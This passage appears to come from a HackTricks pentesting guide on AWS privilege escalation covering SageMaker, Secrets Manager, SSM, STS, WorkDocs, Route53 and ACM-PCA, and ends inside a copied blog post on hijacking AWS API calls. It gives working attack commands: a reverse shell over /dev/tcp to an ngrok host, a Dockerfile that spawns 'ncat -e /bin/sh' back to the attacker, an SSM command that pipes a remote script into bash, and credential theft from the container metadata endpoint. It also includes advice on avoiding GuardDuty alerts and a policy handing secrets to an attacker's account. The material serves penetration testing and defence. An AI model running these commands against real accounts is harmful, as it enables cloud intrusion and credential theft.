From the terminal we have a few options, one of which would be to just **use the AWS CLI**. The other option would be to **contact the EC2 metadata** service for the IAM role's credentials directly and exfiltrate them.

GuardDuty might come to mind when reading “exfiltrate them” above, however, we don’t actually need to worry about GuardDuty here. The related GuardDuty finding is

[“UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration”](#), which will alert if a role’s credentials are stolen from an EC2 instance and used elsewhere. Luckily for us, this EC2 instance doesn’t actually live in our account, but instead it is a **managed EC2 instance hosted in an AWS-owned account**. That means that **we can exfiltrate these credentials and not worry about triggering** our target’s GuardDuty detectors.

**Potential Impact:** Privesc to the sagemaker service role specified.

## sagemaker:CreatePresignedNotebookInstanceUrl

Similar to the previous example, if Jupyter **notebooks are already running** on it and you can list them with sagemaker>ListNotebookInstances (or discover them in any other way). You can **generate a URL for them, access them, and steal the credentials as indicated in the previous technique**.

```
aws sagemaker create-presigned-notebook-instance-url \
--notebook-instance-name <name>
```

**Potential Impact:** Privesc to the sagemaker service role attached.

## sagemaker:CreateProcessingJob, iam:PassRole

An attacker with those permissions can make **sagemaker execute a processingjob** with a sagemaker role attached to it. The attacked can indicate the definition of the container that will be run in an **AWS managed ECS account instance, and steal the credentials of the IAM role attached**.

```

# I uploaded a python docker image to the ECR
aws sagemaker create-processing-job \
    --processing-job-name privescjob \
    --processing-resources '{"ClusterConfig": {"InstanceCount": 1, "InstanceType": "ml.t3.medium", "VolumeSizeInGB": 50}}' \
    --app-specification "{\"ImageUri\":<id>.dkr.ecr.eu-west-1.amazonaws.com/python\", \"ContainerEntrypoint\":[\"sh\", \"+c\"], \"ContainerArguments\":[\"/bin/bash -c \\\\"bash -i >&/dev/tcp/5.tcp.eu.ngrok.io/14920 0>&1\\\\"\\\"]}]}" \
    --role-arn <sagemaker-arn-role>

# In my tests it took 10min to receive the shell
curl
"http://169.254.170.2$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI"
#To get the creds

```

**Potential Impact:** Privesc to the sagemaker service role specified.

## sagemaker:CreateTrainingJob , iam:PassRole

An attacker with those permissions will be able to create a training job, **running an arbitrary container** on it with a **role attached** to it. Therefore, the attack will be able to steal the credentials of the role.

This scenario is more difficult to exploit than the previous one because you need to generate a Docker image that will send the rev shell or creds directly to the attacker (you cannot indicate a starting command in the configuration of the training job).

```
# Create docker image
mkdir /tmp/rev
## Note that the training job is going to call an executable
## called "train"
## That's why I'm putting the rev shell in /bin/train
## Set the values of <YOUR-IP-OR-DOMAIN> and <YOUR-PORT>
cat > /tmp/rev/Dockerfile <<EOF
FROM ubuntu
RUN apt update && apt install -y ncat curl
RUN printf '#!/bin/bash\nncat <YOUR-IP-OR-DOMAIN> <YOUR-PORT> -e /bin/sh' > /bin/train
RUN chmod +x /bin/train
CMD ncat <YOUR-IP-OR-DOMAIN> <YOUR-PORT> -e /bin/sh
EOF

cd /tmp/rev
sudo docker build . -t reverseshell

# Upload it to ECR
sudo docker login -u AWS -p $(aws ecr get-login-password --region <region>) <id>.dkr.ecr.<region>.amazonaws.com/<repo>
sudo docker tag reverseshell:latest <account_id>.dkr.ecr.
<region>.amazonaws.com/reverseshell:latest
sudo docker push <account_id>.dkr.ecr.
<region>.amazonaws.com/reverseshell:latest
```

```

# Create trainning job with the docker image created
aws sagemaker create-training-job \
    --training-job-name privescjob \
    --resource-config '{"InstanceCount": 1,"InstanceType": "ml.m4.4xlarge","VolumeSizeInGB": 50}' \
    --algorithm-specification '{"TrainingImage": <account_id>.dkr.ecr.<region>.amazonaws.com/reverseshell", "TrainingInputMode": "Pipe"}' \
    --role-arn <role-arn> \
    --output-data-config '{"S3OutputPath": "s3://<bucket>"}' \
    --stopping-condition '{"MaxRuntimeInSeconds": 600}'

#To get the creds
curl
"http://169.254.170.2$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI"
## Creds env var value example:/v2/credentials/proxy-
f00b92a68b7de043f800bd0cca4d3f84517a19c52b3dd1a54a37c1eca040af3
8-customer

```

**Potential Impact:** Privesc to the sagemaker service role specified.

## sagemaker:CreateHyperParameterTuningJob , iam:PassRole

An attacker with those permissions will (potentially) be able to create an **hyperparameter training job, running an arbitrary container** on it with a **role attached** to it.\ *I haven't exploited because of the lack of time, but looks similar to the previous exploits, feel free to send a PR with the exploitation details.*

**Support HackTricks and get benefits!**

# AWS - Secrets Manager Privesc

**Support HackTricks and get benefits!**

# Secrets Manager

For more info about secrets manager check:

[aws-secrets-manager-enum.md](#)

## secretsmanager:GetSecretValue

An attacker with this permission can get the **saved value inside a secret** in **AWS Secretsmanager**.

```
aws secretsmanager get-secret-value --secret-id <secret_name> #  
Get value
```

**Potential Impact:** Access high sensitive data inside AWS secrets manager service.

## secretsmanager:GetResourcePolicy , secretsmanager:PutResourcePolicy , ( secretsmanager>ListSecrets )

With the previous permissions it's possible to **give access to other principals/accounts (even external)** to access the **secret**. Note that in order to **read secrets encrypted** with a KMS key, the user also needs to have **access over the KMS key** (more info in the [KMS Enum page](#)).

```
aws secretsmanager list-secrets
aws secretsmanager get-resource-policy --secret-id
<secret_name>
aws secretsmanager put-resource-policy --secret-id
<secret_name> --resource-policy file:///tmp/policy.json
```

policy.json:

```
{
    "Version" : "2012-10-17",
    "Statement" : [ {
        "Effect" : "Allow",
        "Principal" : {
            "AWS" : "arn:aws:iam::<attackers_account>:root"
        },
        "Action" : "secretsmanager:GetSecretValue",
        "Resource" : "*"
    } ]
}
```

**Support HackTricks and get benefits!**

# **AWS - SSM Privesc**

**Support HackTricks and get benefits!**

# SSM

For more info about SSM check:

[aws-ec2-ebs-elb-ssm-vpc-and-vpn-enum](#)

## ssm:SendCommand

An attacker with the permission `ssm:SendCommand` can **execute commands in instances** running the Amazon SSM Agent and **compromise the IAM Role** running inside of it.

```
# Check for configured instances
aws ssm describe-instance-information
aws ssm describe-sessions --state Active

# Send rev shell command
aws ssm send-command --instance-ids "$INSTANCE_ID" \
    --document-name "AWS-RunShellScript" --output text \
    --parameters commands="curl https://reverse-
shell.sh/4.tcp.ngrok.io:16084 | bash"

# If you are in the machine you can capture the reverseshel
inside of it
nc -lvp 4444 #Inside the EC2 instance
aws ssm send-command --instance-ids "$INSTANCE_ID" \
    --document-name "AWS-RunShellScript" --output text \
    --parameters commands="curl https://reverse-
shell.sh/127.0.0.1:4444 | bash"
```

**Potential Impact:** Direct privesc to the EC2 IAM roles attached to running instances with SSM Agents running.

## ssm:StartSession

An attacker with the permission `ssm:StartSession` can **start a SSH like session in instances** running the Amazon SSM Agent and **compromise the IAM Role** running inside of it.

```
# Check for configured instances
aws ssm describe-instance-information
aws ssm describe-sessions --state Active

# Send rev shell command
aws ssm start-session --target "$INSTANCE_ID"
```

**Potential Impact:** Direct privesc to the EC2 IAM roles attached to running instances with SSM Agents running.

## Privesc to ECS

When **ECS tasks** run with `ExecuteCommand` **enabled** users with enough permissions can use `ecs execute-command` to **execute a command** inside the container.\ According to [the documentation](#) this is done by creating a secure channel between the device you use to initiate the “exec“ command and the target container with SSM Session Manager. Therefore, users with `ssm:StartSession` will be able to **get a shell inside ECS tasks** with that option enabled just running:

```
aws ssm start-session --target  
"ecs:CLUSTERNAME_TASKID_RUNTIMEID"
```

```
~/.ssh > aws ssm start-session --target "ecs:temp_48860747f85d438c83bab<...>"  
a156804cbddc96097272195b05552385160da593e6d4a6979481c750"  
33m 56s  
  
Starting session with SessionId: seb-admin-0fc0777cfda836136  
# whoami  
root  
#
```

**Potential Impact:** Direct privesc to the `ECS` IAM roles attached to running tasks with `ExecuteCommand` enabled.

## ssm:ResumeSession

An attacker with the permission `ssm:ResumeSession` can **re-start a SSH like session in instances** running the Amazon SSM Agent with a **disconnected** SSM session state and **compromise the IAM Role** running inside of it.

```
# Check for configured instances  
aws ssm describe-sessions  
  
# Get resume data (you will probably need to do something else  
with this info to connect)  
aws ssm resume-session \  
--session-id Mary-Major-07a16060613c408b5
```

**Potential Impact:** Direct privesc to the EC2 IAM roles attached to running instances with SSM Agents running and disconnected sessions.

```
ssm:DescribeParameters ,
( ssm:GetParameter |
 ssm:GetParameters )
```

An attacker with the mentioned permissions is going to be able to list the **SSM parameters** and **read them in clear-text**. In these parameters you can frequently **find sensitive information** such as SSH keys or API keys.

```
aws ssm describe-parameters
# Suppose that you found a parameter called "id_rsa"
aws ssm get-parameters --names id_rsa --with-decryption
aws ssm get-parameter --name id_rsa --with-decryption
```

**Potential Impact:** Find sensitive information inside the parameters.

## **ssm>ListCommands**

An attacker with this permission can list all the **commands** sent and hopefully find **sensitive information** on them.

```
aws ssm list-commands
```

**Potential Impact:** Find sensitive information inside the command lines.

```
ssm:GetCommandInvocation ,
( ssm>ListCommandInvocations |
 ssm>ListCommands )
```

An attacker with these permissions can list all the **commands** sent and **read the output** generated hopefully finding **sensitive information** on it.

```
# You can use any of both options to get the command-id and  
instance id  
aws ssm list-commands  
aws ssm list-command-invocations  
  
aws ssm get-command-invocation --command-id <cmd_id> --  
instance-id <i_id>
```

**Potential Impact:** Find sensitive information inside the output of the command lines.

**Support HackTricks and get benefits!**

# AWS - STS Privesc

**Support HackTricks and get benefits!**

# STS

## sts:AssumeRole

Every role is created with a **role trust policy**, this policy indicates **who can assume the created role**. If a role from the **same account** says that an account can assume it, it means that the account will be able to access the role (and potentially **privesc**).

For example, the following role trust policy indicates that anyone can assume it, therefore **any user will be able to privesc** to the permissions associated with that role.

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "AWS": "*"
      },
      "Action": "sts:AssumeRole"
    }
  ]
}
```

You can impersonate a role running:

```
aws sts assume-role --role-arn $ROLE_ARN --role-session-name sessionname
```

**Potential Impact:** Privesc to the role.

Note that in this case the permission `sts:AssumeRole` needs to be **indicated in the role to abuse** and not in a policy belonging to the attacker.\ With one exception, in order to **assume a role from a different account** the attacker account **also needs** to have the `sts:AssumeRole` over the role.

## sts : AssumeRoleWithSAML

A trust policy with this role grants **users authenticated via SAML access to impersonate the role.**

An example of a trust policy with this permission is:

```
{  
    "Version": "2012-10-17",  
    "Statement": [  
        {  
            "Sid": "OneLogin",  
            "Effect": "Allow",  
            "Principal": {  
                "Federated": "arn:aws:iam::290594632123:saml-provider/OneLogin"  
            },  
            "Action": "sts:AssumeRoleWithSAML",  
            "Condition": {  
                "StringEquals": {  
                    "SAML:aud": "https://signin.aws.amazon.com/saml"  
                }  
            }  
        }  
    ]  
}
```

To generate credentials to impersonate the role in general you could use something like:

```
aws sts assume-role-with-saml --role-arn <value> --principal-arn <value>
```

But **providers** might have their **own tools** to make this easier, like [onelogin-aws-assume-role](#):

```
onelogin-aws-assume-role --onelogin-subdomain mettle --  
onelogin-app-id 283740 --aws-region eu-west-1 -z 3600
```

**Potential Impact:** Privesc to the role.

## sts:AssumeRoleWithWebIdentity

This permission grants permission to obtain a set of temporary security credentials for **users who have been authenticated in a mobile, web application, EKS...** with a web identity provider. [Learn more here](#).

For example, if an **EKS service account** should be able to **impersonate an IAM role**, it will have a token in

`/var/run/secrets/eks.amazonaws.com/serviceaccount/token` and can **assume the role and get credentials** doing something like:

```
{ % code overflow="wrap" %}
```

```
aws sts assume-role-with-web-identity --role-arn  
arn:aws:iam::123456789098:role/<role_name> --role-session-name  
something --web-identity-token  
file:///var/run/secrets/eks.amazonaws.com/serviceaccount/token  
# The role name can be found in the metadata of the  
configuration of the pod
```

## Federation Abuse

[aws-federation-abuse.md](#)

**Support HackTricks and get benefits!**

# AWS - WorkDocs Privesc

## WorkDocs

For more info about WorkDocs check:

[aws-directory-services-workdocs.md](#)

### **workdocs:CreateUser**

Create a user inside the Directory indicated, then you will have access to both WorkDocs and AD:

```
# Create user (created inside the AD)
aws workdocs create-user --username testingasd --given-name
testingasd --surname testingasd --password <password> --email-
address name@directory.domain --organization-id <directory-id>
```

### **workdocs:GetDocument , (workdocs: DescribeActivities )**

The files might contain sensitive information, read them:

```
# Get what was created in the directory
aws workdocs describe-activities --organization-id <directory-id>

# Get what each user has created
aws workdocs describe-activities --user-id "S-1-5-21-377..."

# Get file (a url to access with the content will be retrieved)
aws workdocs get-document --document-id <doc-id>
```

## workdocs:AddResourcePermissions

If you don't have access to read something, you can just grant it

```
# Add permission so anyway can see the file
aws workdocs add-resource-permissions --resource-id <id> --principals Id=anonymous,Type=ANONYMOUS,Role=VIEWER
## This will give an id, the file will be acesible in:
https://<name>.awsapps.com/workdocs/index.html#/share/document/<id>
```

## workdocs:AddUserToGroup

You can make a user admin by setting it in the group ZOCALO\_ADMIN.\  
For that follow the instructions from

[https://docs.aws.amazon.com/workdocs/latest/adminguide/manage\\_set\\_admin.html](https://docs.aws.amazon.com/workdocs/latest/adminguide/manage_set_admin.html)

Login with that user in workdoc and access the admin panel in  
[/workdocs/index.html#/admin](https://<name>.awsapps.com/workdocs/index.html#/admin)

I didn't find any way to do this from the cli.

# AWS - Misc Privesc

**Support HackTricks and get benefits!**

# Misc

Here you will find **combinations of permissions** you could abuse to **escalate privileges** or **access sensitive data**.

**route53:CreateHostedZone , route53:ChangeResourceRecordSets , acm-pca:IssueCertificate , acm-pca:GetCertificate**

To perform this attack the target account must already have an [AWS Certificate Manager Private Certificate Authority \(AWS-PCA\)](#) setup in the account, and EC2 instances in the VPC(s) must have already imported the certificates to trust it. With this infrastructure in place, the following attack can be performed to intercept AWS API traffic.

Other permissions **recommend but not required for the enumeration**

part: `route53:GetHostedZone , route53>ListHostedZones , acm-pca>ListCertificateAuthorities , ec2:DescribeVpcs`

Assuming there is an AWS VPC with multiple cloud-native applications talking to each other and to AWS API. Since the communication between the microservices is often TLS encrypted there must be a private CA to issue the valid certificates for those services. **If ACM-PCA is used** for that and the adversary manages to get **access to control both route53 and acm-**

**pca private CA** with the minimum set of permissions described above, it can **hijack the application calls to AWS API** taking over their IAM permissions.

This is possible because:

- AWS SDKs do not have [Certificate Pinning](#)
- Route53 allows creating Private Hosted Zone and DNS records for AWS APIs domain names
- Private CA in ACM-PCA cannot be restricted to signing only certificates for specific Common Names

Check the research and exploitation in:

[route53-createhostedzone-route53-changeresourcerecordsets-acm-pca-issuecertificate-acm-pca-getcer.md](#)

**Potential Impact:** Indirect privesc by intercepting sensitive information in the traffic.

```
ec2:DescribeInstances ,  
ec2:RunInstances ,  
ec2>CreateSecurityGroup ,  
ec2:AuthorizeSecurityGroupIngress ,  
ec2>CreateTrafficMirrorTarget ,  
ec2>CreateTrafficMirrorSession ,  
ec2>CreateTrafficMirrorFilter ,  
ec2>CreateTrafficMirrorFilterRule
```

With all these permissions you will be able to **run a "malmirror"** that will be able to **steal the network packets send inside the VPC**.

For more information check this page:

[aws-malicious-vpc-mirror.md](#)

**Potential Impact:** Indirect privesc by intercepting sensitive information in the traffic.

## API calls that return credentials

- [chime:createapikey](#)
- [codepipeline:pollforjobs](#)
- [cognito-identity:getopenidtoken](#)
- [cognito-identity:getopenidtokenfordeveloperidentity](#)
- [cognito-identity:getcredentialsforidentity](#)
- [connect:getfederationtoken](#)
- [connect:getfederationtokens](#)
- [ecr:getauthorizationtoken](#)
- [gamelift:requestuploadcredentials](#)
- [iam:createaccesskey](#)
- [iam:createloginprofile](#)
- [iam:createservicespecificcredential](#)
- [iam:resetservicespecificcredential](#)
- [iam:updateaccesskey](#)
- [lightsail:getinstanceaccessdetails](#)
- [lightsail:getrelationaldatabasemasterpassword](#)

- [rds-db:connect](#)
- [redshift:getclustercredentials](#)
- [sso:getrolecredentials](#)
- [mediapackage:rotatechannelcredentials](#)
- [mediapackage:rotateingestendpointcredentials](#)
- [sts:assumerole](#)
- [sts:assumerolewithsaml](#)
- [sts:assumerolewithwebidentity](#)
- [sts:getfederationtoken](#)
- [sts:getsessiontoken](#)

**Support HackTricks and get benefits!**

# **route53:CreateHostedZone, route53:ChangeResourceRecordSets, acm-pca:IssueCertificate, acm-pca:GetCer**

**Support HackTricks and get benefits!**

**Research copied from:** <https://niebardzo.github.io/2022-03-11-aws-hijacking-route53/>

# Hijacking AWS API calls

## Using the Route53 modification and ACM-PCA certificates

Posted on March 11, 2022

Some time ago I have done some research on possible Man-in-the-Middle threats in AWS. This blog post describes the results of this research and shows an interesting way of escalating the IAM privileges in the AWS VPC.

Let's start with the prerequisites that the attacker has taken over the IAM role which allows to make modifications to Route53 and issue the certificates signed by private CA from ACM-PCA.

The minimum IAM permissions that the role must have to do the same exploitation are:

```
route53:CreateHostedZone
route53:ChangeResourceRecordSets
acm-pca:IssueCertificate
acm-pca:GetCertificate
```

The other IAM permissions which can be useful in enumeration but are not mandatory to exploit:

```
route53:GetHostedZone  
route53>ListHostedZones  
acm-pca>ListCertificateAuthorities  
ec2:DescribeVpcs
```

Once the attacker has minimum IAM permissions on route53 and acm-pca, he or she would be able to hijack the calls to AWS API and successfully escalate the IAM privileges in AWS deployment - by forwarding the hijack AWS API calls to relevant VPC Endpoints and reading the responses e.g. secretsmanager:GetSecretValue call.

I was amazed that this is possible, because of my false assumption that: 1) AWS SDK uses a sort of certificate pinning, 2) Both route53 and acm-pca would not allow controlling the AWS internal domain names.

All of those assumptions are not true. The AWS Security has been consulted but it turned out it is not a security bug. There are use cases where the clients want to set up the proxy or custom routing for the traffic to AWS APIs. I have decided to document and share this behavior as it might be useful for other cloud pen-testers.

## Discovery

The discovery started with playing the route53, by first creating the hosted zone for amazonaws.com, which failed:

 **Error occurred**

Domain Name contains invalid characters or is in an invalid format.  
(InvalidDomainName 400: amazonaws.com is reserved by AWS!)

Route 53 > Hosted zones > Create hosted zone

## Create hosted zone [Info](#)

### Hosted zone configuration

A hosted zone is a container that holds information about how you want to route traffic for a domain, such as example.com and its subdomains.

#### Domain name [Info](#)

This is the name of the domain that you want to route traffic for.

amazonaws.com

 Domain name is invalid.

Valid characters: a-z, 0-9, ! " # \$ % & ' ( ) \* + , - / : ; < = > ? @ [ \ ] ^ \_ ` { | } . ~

I have tried the same for us-east-1.amazonaws.com, which gave the same results:

 **Error occurred**

Domain Name contains invalid characters or is in an invalid format.  
(InvalidDomainName 400: us-east-1.amazonaws.com is reserved by AWS!)

Route 53 > Hosted zones > Create hosted zone

## Create hosted zone [Info](#)

### Hosted zone configuration

A hosted zone is a container that holds information about how you want to route traffic for a domain, such as example.com, and its subdomains.

#### Domain name [Info](#)

This is the name of the domain that you want to route traffic for.

us-east-1.amazonaws.com

 Domain name is invalid.

Valid characters: a-z, 0-9, ! " # \$ % & ' ( ) \* + , - / : ; < = > ? @ [ \ ] ^ \_ ` { | } . ~

#### Description - optional [Info](#)

But to my surprise the secretsmanager.us-east-1.amazonaws.com worked:

**Hosted zones (1)**

Automatic mode is the current search behavior optimized for best filter results. To change modes go to settings.

**Domain name**

Domain name	Type	Created by
secretsmanager.us-east-1.amazonaws.com	Private	Route 53

Now, one can create A record for the secretsmanager.us-east-1.amazonaws.com pointing to some internal IP inside the VPC:

**Hosted zone details**

**Records (3)**

**Records (3)**

Automatic mode is the current search behavior optimized for best filter results. To change modes go to settings.

Record name	Type	Routing policy	Alias	Value/Route traffic
secretsmanager	A	Simple	-	10.0.0.87
secretsmanager	A	Simple	-	10.0.0.87
www	CNAME	Simple	secretsmanager.us-east-1.amazonaws.com	

Simulating the victim listing secrets in the victim machine and in the attacker's machine we receive the connection which is TLS encrypted traffic:

The communication is TLS encrypted but if the applications in the VPC trust the private CA managed by the ACM-PCA and the attacker has IAM permissions to control that private CA in ACM-PCA, it would be possible to do full Man-In-The-Middle and escalate IAM privileges.


# Exploitation

You can watch the whole exploitation here:

<https://youtu.be/I-IakgPyEtk>

If you prefer to read and go through the screenshot, please carry on.

For the purpose of demonstration let's assume that the attacker compromised one of ec2 with the following IAM role assumed:



The screenshot shows the AWS IAM console with a policy named "route53\_simulation". The policy is a managed policy. The JSON code for the policy is as follows:

```
3  "Statement": [
4    {
5      "Sid": "AllowDNSAndACMPCA",
6      "Effect": "Allow",
7      "Action": [
8        "route53>List*",
9        "route53:Get*",
10       "route53:Test*",
11       "route53>DeleteHostedZone",
12       "route53>CreateHostedZone",
13       "route53>ChangeResourceRecordSets",
14       "acm-pca:*",
15       "ec2:DescribeVpcs"
16     ],
17     "Resource": "*"
]
```

In the real world, the ec2 should not have such broad permissions but you may encounter some developer or DevOps role having so.

The compromised ec2 with the privileged IAM role has the internal IP 10.0.0.87, the victim application runs on the ec2 with IP 10.0.0.224.

Now on the attacker's owned machine, we create the hosted zone for secretsmanager.us-east-1.amazonaws.com:

```
[ec2-user@ip-10-0-0-87 secretsmanager]$ aws route53 create-hosted-zone --name secretsmanager.us-east-1.amazonaws.com --caller-reference sm4 --hosted-zone-config PrivateZone=true --vpc VPCRegion=us-east-1,VPCId=vpc-0dfa4a8ff55251fc
{
    "ChangeInfo": {
        "Status": "PENDING",
        "SubmittedAt": "2021-11-04T08:10:01.267Z",
        "Id": "/change/C08262561P677CM4JI87"
    },
    "HostedZone": {
        "ResourceRecordSetCount": 2,
        "CallerReference": "sm4",
        "Config": {
            "PrivateZone": true
        },
        "Id": "/hostedzone/Z040962726ML3FPCVD7UN",
        "Name": "secretsmanager.us-east-1.amazonaws.com."
    },
    "Location": "https://route53.amazonaws.com/2013-04-01/hostedzone/Z040962726ML3FPCVD7UN",
    "VPC": {
        "VPCId": "vpc-0dfa4a8ff55251fc",
        "VPCRegion": "us-east-1"
    }
}
```

Then set the A record for secretsmanager.us-east-1.amazonaws.com pointing to the 10.0.0.87:

```
[ec2-user@ip-10-0-0-87 secretsmanager]$ aws route53 change-resource-record-sets --hosted-zone-id /hostedzone/Z040962726ML3FPCVD7UN --change-batch file://mitm.json
An error occurred (NoSuchHostedZone) when calling the ChangeResourceRecordSets operation: No hosted zone found with ID: Z040962726ML3FPCV
D7UN-
[ec2-user@ip-10-0-0-87 secretsmanager]$ aws route53 change-resource-record-sets --hosted-zone-id /hostedzone/Z040962726ML3FPCVD7UN --change-batch file://mitm.json
{
    "ChangeInfo": {
        "Status": "PENDING",
        "Comment": "Victim host",
        "SubmittedAt": "2021-11-04T08:11:35.444Z",
        "Id": "/change/C08137352X7MCD04CMSJH"
    }
}
```

```
[ec2-user@ip-10-0-0-87 secretsmanager]$ cat mitm.json
{
    "Comment": "Victim host",
    "Changes": [
        {
            "Action": "UPSERT",
            "ResourceRecordSet": {
                "Name": "secretsmanager.us-east-1.amazonaws.com",
                "Type": "A",
                "TTL": 0,
                "ResourceRecords": [
                    {
                        "Value": "10.0.0.87"
                    }
                ]
            }
        }
    ]
}
```

We know that there is a Private CA defined in the ACM-PCA:

The screenshot shows the AWS Certificate Manager Private Certificate Authority interface. At the top, there's a navigation bar with 'console.aws.amazon.com' and 'Services ▾'. Below it is a search bar with 'Search for services, features, marketplace products, and docs [Option+S]'. On the right, there are user details 'niebardzo' and 'N. Virginia'. The main area is titled 'Private certificate authorities (1)'. A table lists one entry:

ID	CA common name	Owner	Organization	OU	Type
dff29867-d19c-4cd6-9b09-276aba097503	testing.com	Self	Testing	testing	Root

Below the table, the ID 'dff29867-d19c-4cd6-9b09-276aba097503' is highlighted. A navigation bar below the table includes tabs for 'Status', 'CA certificate' (which is selected), 'Revocation configuration', 'Tags', 'Permissions', and 'Resource shares'. Under the 'Subject' section, the following details are listed:

Common Name (CN) testing.com	Organization Unit (OU) testing	State or province name -
Organization (O) Testing	Country name (C) -	Locality name -

The Java Application running on the victim machine (10.0.0.224) trusts this Private CA to sign the web service certificate. The Private CA is in the Java TrustStore.

```
[ec2-user@ip-10-0-0-224 secretsmanager]$ ls
Readme.md metadata.yaml pom.xml rootCA.crt src target
[ec2-user@ip-10-0-0-224 secretsmanager]$ cat rootCA.crt
-----BEGIN CERTIFICATE-----
MIIDQTCCAimgAwIBAgIRAPNxB87BPScrq6d+pT01jTQwDQYJKoZIhvcNAQELBQA
OjEQMA4GA1UECgwHVGVzdGluZzEQMA4GA1UECwwHdGVzdGluZzEUMBIGA1UEAwwL
dGVzdGluZy5jb20wHhcNMjExMDI3MTEwNjM5WhcNMzExMDI3MTIwNjM5WjA6MRAw
DgYDVQQKDAduZXN0aW5nMRAwDgYDVQQLDAd0ZXN0aW5nMRQwEgYDVQQDDAt0ZXN0
aW5nLmNvbTCCASiwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAl/Te4uISjyP
vzEEZZhx2/h8MIgRR8wdts1QajCZWTDSnXJVjs8x6uEEmdstH4cpPg8g+Io6WyzE
B6ir+AgyPWn3Tk5fqc5p/fINJN5ZLupNXuqt+Du12gWLTml0oQJGa0eC3rWCyvT6
U8R0DPfdk2dWGRajA5jU/RuisJs1suWGmP7M1CHPtIAkhdgBqdso+b7bxtpru0s
t01kK2nnvqKS0MdzaCijPn184TFll9qHo0cfGpYuDi27o1VI8DYy0h0XT/JQZ+r
mW+NCNrpSYjQRcEYdrwWfpnnp9j4Q9dVzFeNzcWMNW9HJ4WZw8GpS3qSUGcqZTQ6
4MyAqxXqQ/sCAwEAACNMEAwDwYDVR0TAQH/BAUwAwEB/zAdBgNVHQ4EFgQUwBPY
D/hYIp5sMTFqq/m+HPnqIx4wDgYDVR0PAQH/BAQDAgGGMA0GCSqGSIb3DQEBCwUA
A4IBAQAkA5SwLx8b0vbwWNdXavTizp2SM6Q2tTHXZgR61W+rSWs2vQ0Wz+SurZPH
z8ua8UEzp9I+2KMGGSQkgeMGrblCic0iJ1Z8z8DuL0FpxnJRWiiaiBFLOAxctGNEr
NxnQ86KyP2ohm99LtkBN3UTuxBjnXP0ss9zoDWob8dQ66E6y/yDWMP1vUHoC46gK
GhI5C+wu701Z5r25ngBHRP/KtLFUFNHv0AnpIGQ8mvUiue88nsugXyrmwMTM2Tbn
+kf39A8eeccmWbhbtsIX0F8TfCoyT/e8McNArfrqhxYgsR6VSujoZSyNygtTswHeo
DjNp0L+M/f+rdE7l3dJZo0j5fgeF
-----END CERTIFICATE-----
[ec2-user@ip-10-0-0-224 secretsmanager]$ pwd
/home/ec2-user/aws-doc-sdk-examples/javav2/example_code/secretsmanager
[ec2-user@ip-10-0-0-224 secretsmanager]$
```

Now on the attacker's machine, we generate the private key and CSR.

Then, we call the acm-ca to issue a certificate signed by the private CA.

The API responds with the signed certificate ARN:

```
[ec2-user@ip-10-0-0-87 secretsmanager]$ ls
MYCSR.csr  PRIVATEKEY.key  back.json  mitm.json
[ec2-user@ip-10-0-0-87 secretsmanager]$ aws acm-pca issue-certificate --certificate-authority-arn arn:aws:acm-pca:us-east-1:090645606424:certificate-authority/dff29867-d19c-4cd6-9b09-276aba097503 --csr file://MYCSR.csr --signing-algorithm "SHA256WITHRSA" --validity Value=365,Type="DAYS" --idempotency-token 1234
{
    "CertificateArn": "arn:aws:acm-pca:us-east-1:090645606424:certificate-authority/dff29867-d19c-4cd6-9b09-276aba097503/certificate/77f8b5841afe93b69ed3bb5be926a528"
}
```

Then, the attacker retrieves the signed certificate from the ACM-PCA:

```
[ec2-user@ip-10-0-0-87 secretsmanager]$ aws acm-pca get-certificate --certificate-arn "arn:aws:acm-pca:us-east-1:090645606424:certificate-authority/dff29867-d19c-4cd6-9b09-276aba097503/certificate/77f8b5841afe93b69ed3bb5be926a528" --certificate-authority-arn arn:aws:acm-pca:us-east-1:090645606424:certificate-authority/dff29867-d19c-4cd6-9b09-276aba097503
{
